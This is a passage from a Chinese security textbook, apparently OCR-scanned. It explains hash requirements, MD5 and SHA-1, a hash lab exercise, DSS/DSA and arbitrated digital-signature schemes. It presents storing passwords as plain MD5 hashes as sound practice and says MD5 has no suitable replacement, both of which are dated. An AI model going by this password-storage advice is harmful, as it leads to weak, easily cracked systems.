


图 2.2　报文摘要的几种用法

2.1.3　报文摘要算法

1. 对杂凑函数的一般要求

报文摘要就像是需要鉴别的数据的一个“指纹”。为了实现对于数据的鉴别，杂凑函数应当满足如下一些条件：

(1) 对于不同的报文不能产生相同的杂凑码，即对于任何两个报文 X 和 Y，不能生成 $H(X)=H(Y)$。因此，改变原始报文中的任意一位的值，将产生完全不同的杂凑码。

(2) 无法由 HD 推出报文，即对于给定的杂凑码 MD，几乎无法找到 M' 使 $H(M')=MD$。

(3) 对于任意一个报文，无法预知它的杂凑码。

(4) D 的输入可以是任意长，而输出是固定长。

(5) H 函数的算法是公开的，杂凑码的安全性来自 H 产生单向杂凑的能力。

例 2.1　设报文有 m 组分组，杂凑码 C 有 n 比特，则某一位杂凑码 C_i 可以这样简单地

计算：

$$C_i = B_{i_1} \oplus B_{i_2} \oplus \cdots \oplus B_{i_m}$$

当然，它并不完全满足对杂凑函数的要求。典型的报文摘要算法有 MD5（Rivest 提出，1992 年[RFC 1321]公布，码长 128 比特）和安全散列算法 SHA（Secure Hash Algorithm 提出，码长 160 比特）。由于 SHA 比 MD5 多了 32 比特，所以更安全，但要慢些。

2. 报文摘要算法 MD5

MD5（1991 年）是沿着 MD2（1989 年）、MD4（1990 年）的轨迹进化形成的报文摘要算法的最新版本。它的开发者是作为 RSA 算法设计者之一的 Ronald L. Rivest。MD5 不以任何假设和密码体制为基础，是一个直接构造出来的算法。它的主要特点是：

- 单向性：由报文生成报文摘要，但不能由报文摘要还原为报文。
- 无碰撞性：对于不同的报文不会产生两个相同的报文摘要。
- 运算速度快，应用比较普遍。

（1）MD5 的主要应用

MD5 主要应用在如下两个方面：防篡改鉴别和加密。MD5 的典型应用是对一段报文产生一个 128 比特的报文摘要。例如，在 UNIX 下有很多软件在下载时都有一个扩展名为.md5 的文件，在这个文件中通常只有一行文本，大致结构如

```
MD5 (tanajiya.tar.gz) = 0ca175b9c0f726a831d895e269332461
```

这就是 tanajiya.tar.gz 文件的数字签名。如果在以后传播这个文件的过程中，无论文件的内容发生了任何形式的改变（包括人为修改或者下载过程中线路不稳定引起的传输错误等），只要对这个文件重新计算 MD5 就会发现报文摘要不相同。由此可以确定得到的只是一个不正确的文件。如果再有一个第三方的鉴别机构，用 MD5 还可以防止文件作者的“抵赖”，这就是所谓的数字签名应用。

在加密系统中，密码的保管至关重要。由于具有系统管理员权限的用户可以读密码文件，所以用常规保存的密码文件的对系统管理员权限的用户就无秘密可言。而 MD5 的单向性和无碰撞性，使得用户密码可以用 MD5（或其他类似的算法）加密后存储。当用户登录的时候，系统把用户输入的密码计算成 MD5 值，然后再去和保存在文件系统中的 MD5 值进行比较，进而确定输入的密码是否正确。这样，系统就可以在不知道用户密码的明码的情况下确定用户登录系统的合法性，不但可以避免用户的密码被知道，而且还在一定程度上增加了密码被破解的难度。

（2）MD5 算法描述

MD5 算法的基本轮廓如下：

- 以 512 比特分组来处理输入的报文；
- 每一分组又被划分为 16 个 32 比特子分组；
- 经过了一系列的处理后，输出 4 个 32 比特分组放在 4 个链接变量（Chaining Variable）或称寄存器 A、B、C、D 中；
- 将 4 个链接变量进行级联，生成一个 128 比特散列值。

上述轮廓可以分为如下 4 步完成：

第 1 步：数据扩展。将报文按照图 2.3 的格式用“100…0”进行填充，并附加一个 64 比特的原始报文长度字段，使得总长度为 512 比特的整数倍。应当注意，填充是必需的，若报文长度为(512 比特的整数倍－64 比特)，则还需填充一个 512 比特长度的填充字段。




图 2.3　数据准备格式

第 2 步：初始化 MD 缓冲区。使它们的十六进制初始值分别为：

A＝0x01234567，B＝0x89abcdef，C＝0xfedcba98，D＝0x76543210

第 3 步：报文切块。按照 512 比特的长度，将报文分割成(N＋1)个分组：Y_0，Y_1，…，Y_N。每一分组又可以表示为 16 个 32 比特的字。

第 4 步：依次对各分组进行 H_{MD5} 压缩，生成 *MD*。如图 2.4 所示，从分组 Y_0 开始到最后一个分组 Y_N，依次进行 H_{MD5} 压缩运算。每个 H_{MD5} 有两个输入(一个 128 比特的 CV_q 和一个 512 比特的分组 Y_q)和一个 128 比特输出；最开始的 128 比特输入为 4 个 32 比特的链接变量；以后每个 H_{MD5} 的输出作为下一个的 128 比特输入。最后的一个 128 比特的输出，即为所求的 *MD*。显然，这个过程可以用循环或递归实现。




图 2.4　依次对各分组进行 H_{MD5} 压缩生成 *MD*

H_{MD5} 算法是 MD5 的关键函数。它的计算由 4 轮处理组成，每一轮又包括了 16 个操作，总共 64 次操作，每一次操作要使用一个常数。关于它的细节这里不再介绍。需要说明的是，MD5 曾经被人们认为是无碰撞的。但是，在 2004 年 8 月 17 日在美国加州圣巴巴拉召开的国际密码学会议(Crypto’2004)上，我国山东大学教授王小云宣布她已经找到了 MD5 碰撞的方法。但是，目前人们还没有找到 MD5 的合适的代替方案。

3. 安全杂凑算法 SHA

SHA(secure hash algorithm，安全杂凑算法)是由美国国家标准技术研究所(NIST)于 1993 年发布的联邦信息处理标准(FIPS 180)中的安全散列标准(secure hash standard，SHS)中使用的算法。1995 年修订为 SHA-1。

SHA 与 MD5 都是来自 MD4，所以它们有许多相似之处。这里对 SHA 的细节不再介绍，仅在表 2.1 中对这两种报文摘要算法进行比较。

表 2.1　MD5 与 SHA-1 的比较

项目	摘要长度/b	最大报文长度	分组处理长度/b	运算次数	常数个数
MD5	128	无限制	512	64(4 轮 16 次)	64
SHA-1	160	$2^{64}-1$	512	80(4 轮 20 次)	4

总之,SHA-1 比 MD5 抗击穷举搜索的强度高,但执行速度较慢。

实验 3　实现报文认证算法

1. 实验目的

(1) 加深对报文认证算法的理解(如哈希函数的概念及密钥指纹的生成方法)。
(2) 掌握对报文认证算法的应用方法。

2. 实验内容

(1) 运行一种报文认证算法(MD5、SHA 等)程序。
(2) 测试运行的报文认证算法程序。
(3) 分别按照下面的一种模式使用上述报文认证算法进行比较:

- 报文与认证符链接后,用单钥加密传送;
- 仅对认证符用单钥加密,然后再与被认证报文链接传送;
- 用公钥加密算法使用发方私钥仅对认证符加密,然后再与被认证报文链接传送;
- 用公钥加密算法使用发方私钥仅对认证符加密,与被认证报文链接,再用单钥加密后传送;
- 将报文与通信双方共享的秘密值 S 链接后计算认证符,附加到被认证报文发送。

3. 实验准备

(1) 因不同要求,选择下面的一项工作:

- 下载一种报文认证算法的程序源代码进行解析;
- 自己设计实现一种报文认证程序。

(2) 编译、调试上述程序。
(3) 设计完成实验内容的环境和步骤。

4. 推荐的分析讨论内容

(1) 你知道哪些报文认证算法?试进行比较。
(2) 分别分析报文认证算法的几种不同使用模式对于保证数据在机密性、完整性以及在防范伪造、抵赖、冒充、篡改的风险方面的作用。
(3) 这种认证算法安全吗?有没有看到关于它的可攻击的报道?试到网上搜索一下。
(4) 其他发现或想到的问题。

2.2 数字签名

报文鉴别是确定一个报文可靠性的过程，可以验证报文有没有被篡改，但不能用于鉴别通信中的一方对另一方有没有抵赖或否认行为。当通信双方尚未建立起信任关系且存在利害冲突的情况下，单纯的报文鉴别有些脆弱，不得不采用数字签名（digital signature）。

数字签名是实现数据的不可否认性保护的机制。为了达到这一目的，它应当具有手工签名一样的性质：

- 能够验证签名者的身份，以及签名的日期和时间；
- 能够用于证实被签报文的内容的真实性；
- 签名可以由第三方验证，以解决双方在通信中的争议。

从有效性和可行性出发，对数字签名技术有以下要求：

- 签名的产生必须使用发送方独有的一些信息进行，以防伪造和否认；
- 签名的产生、识别和验证应比较容易；
- 数字签名应当可以备份；
- 用已知的签名构造一个新的报文或由已知的报文产生一个假冒的签名，在计算上都是不可行的。

2.2.1 直接数字签名和数字签名标准 DSS

1. 直接数字签名概述

所谓直接方式，就是签名过程只有发送方和接收方参与。实施这种方法的前提是接收方可以通过某种方式验证发送方提交的凭证，也可以在发生争议时将该凭证交第三方仲裁。在数据通信中，双方建立秘密通信信道的密钥系统就可以作为该凭证。通信双方建立了秘密信道，无非有两种情况：通信双方使用对称密钥体制进行加密通信和通信双方采用公开密钥体制进行加密通信。这时，当发送方向接收方发送了附有加密的鉴别码的报文，接收方通过解密验证了接收到的鉴别码，就相当于确认了报文的真实性，如果发生争议，就可以将报文和密钥一起交第三方仲裁。图 2.2 的几种方法都可以认为具有数字证书的作用。

这种直接签名方法是将一种算法（如 RSA）既用于加密又用于签名，使签名的有效性完全依赖于密钥体制的安全性，从而存在一些不可靠性。例如发送方可以声称自己的密钥被窃或被盗用，否认已经发送报文。为避免这样的威胁，可以要求每一个被签名的报文都要包含一个时间戳，标明报文发送的日期和时间，同时要求一旦密钥丢失或被盗用，要立即向管理机构报告并更换密钥。但是，若密钥真正被盗，盗窃者可以伪造一个报文，并加上一个被盗窃密钥之前的时间戳。

2. 数字签名标准 DSS

DSS（digital signature standard）是美国国家标准委员会（NIST）公布的联邦信息处理标准 FIPS PUB 186。最早公布于 1991 年，在征求了公众意见后在 1993 年和 1996 年又发

布了两次修改版。图 2.5 描述了 DSS 签名的基本过程。




图 2.5　DSS 签名的基本过程

DSA 是 DSS 中采用的数字签名算法。DSA 算法的签字函数以下述参数作为输入：

- 用 SHA 方法生成的报文摘要；
- 一个随机数；
- 发送方的私有密钥 SK_A；
- 全局公钥 PK_G——供所有用户使用的一族参数。

DSA 算法输出两个数据：s 和 r。这两个输出就构成了对报文 M 的数字签名。

接收方收到报文后，先产生报文的摘要，再将这个摘要和收到的签字以及全局公钥 PK_G、发送方的公开密钥 PK_A 一起送到 DSA 的验证函数中，生成一个新的 r'。若 r' 与 r 相等，就说明签字有效。

DSA 算法的安全性不再依赖于加密密钥的安全性。同时，其计算基于求离散对数的困难性，使攻击者从 r 恢复 n，或从 s 恢复 SK_A 都是在计算上不可行的。所以，DSS 比采用 RSA 的签名方法要可靠得多。

除基于离散对数的签字算法外，人们还开发了其他一些签字算法。关于它们的细节，这里不再介绍。

2.2.2　有仲裁的数字签名

有仲裁的数字签名的基本思想是：发送方完成签名后，不是直接发送给接收方，而是将报文和签名先发送给双方共同信任的第三方进行验证，第三方验证无误后，再附加一个“已经通过验证”的说明并注上日期，一同发送给接收方。由于第三方的介入，发送方和接收方都无法抵赖。

有仲裁的数字签名方法也有很多，下面仅举几例。假定报文由 X 向 Y 传送，A 为仲裁者，M 为传输报文，$H(M)$ 为杂凑函数值，$\|$ 为链接，ID_X 为 X 的身份，T 是时间戳，则可以有如下几种方案。

1. 方案 1

① X→A：$M \| E_{K_{XA}}[ID_X \| H(M)]$。X 将签名 $E_{K_{XA}}[ID_X \| H(M)]$ 和报文 M 发给 A。K_{XA} 为 X 和 A 的共享密钥。

② A→Y：$E_{K_{AY}}[ID_X \| M \| E_{K_{XA}}[ID_X \| H(M)] \| T]$。A 对签名验证后，再附加上时间戳 T 并用 A 和 Y 共享的密钥 K_{AY} 加密后转发给 Y。

③ Y 收到 A 发来的报文，解密后，将结果保存起来。由于 Y 不知道 K_{XA}，所以不能直接检查 X 的签名，只能相信 A。

当出现争议时，Y 可以声称自己收到的 M 来自 X，并将

$$E_{K_{AY}}[ID_X \| M \| E_{K_{XA}}[ID_X \| H(M)] \| T]$$

发送给 A，让 A 仲裁。

这个方案是建立在 X 和 Y 都对 A 高度信任的基础上：

- X 相信 A 不会泄露 K_{XA}，也不会伪造自己的签名；
- Y 相信 A 所验证 X 的签名是可靠的；
- X 和 Y 都相信出现争议时，A 能公正地处理。

所以会得到如下结论：

- X 相信 Y 无法对收到的报文予以否认；
- Y 相信 X 不会对他所发送的报文予以否认。

但是，这个方案未提供保密性，X 传送给 A 的 M 是明文形式。此外，方案本身没有对仲裁者的限制机制，一旦仲裁者不公正，如与发送方共谋否认发送过报文，或与接收方连手伪造发送方的签名，都会形成签名的漏洞。

2. 方案 2

① X→A：$ID_X \| E_{K_{XY}}[M] \| E_{K_{XA}}[ID_X \| H(E_{K_{XY}}[M])]$。

② A→Y：$E_{K_{AY}}[ID_X \| E_{K_{XY}}[M] \| E_{K_{XA}}[ID_X \| H(E_{K_{XY}}[M])] \| T]$。

这个方案用 X 和 Y 的共享密钥 K_{XY} 加密所传送的 M，从而提供了保密性。但还没有解决对仲裁者的约束。

3. 方案 3

① X→A：$ID_X \| E_{SK_X}[ID_X \| E_{PK_Y}[E_{SK_X}[M]]]$。

② A→Y：$E_{SK_A}[ID_X \| E_{PK_Y}[E_{SK_X}[M]] \| T]$。

在这个方案中，仲裁者只能用 X 的公钥对 $E_{SK_X}[ID_X \| E_{PK_Y}[E_{SK_X}[M]]]$解密，得到 ID_X'与以明文形式传送来的 ID_X进行比较，确认这个报文确实来自 X，却不能解密 $E_{PK_Y}[E_{SK_X}[M]]$。$E_{PK_Y}[E_{SK_X}[M]]$要由 Y 才能解密。因为 Y 可以使用 PK_A解密 $E_{SK_A}[ID_X \| E_{PK_Y}[E_{SK_X}[M]] \| T]$，进一步用 SK_Y解密 $E_{PK_Y}[E_{SK_X}[M]] \| T$，再用 PK_X解密 $E_{SK_X}[M]$。这样就使仲裁方无法与任何一方共谋。

实验 4　加密软件 PGP 的使用

1. 实验说明

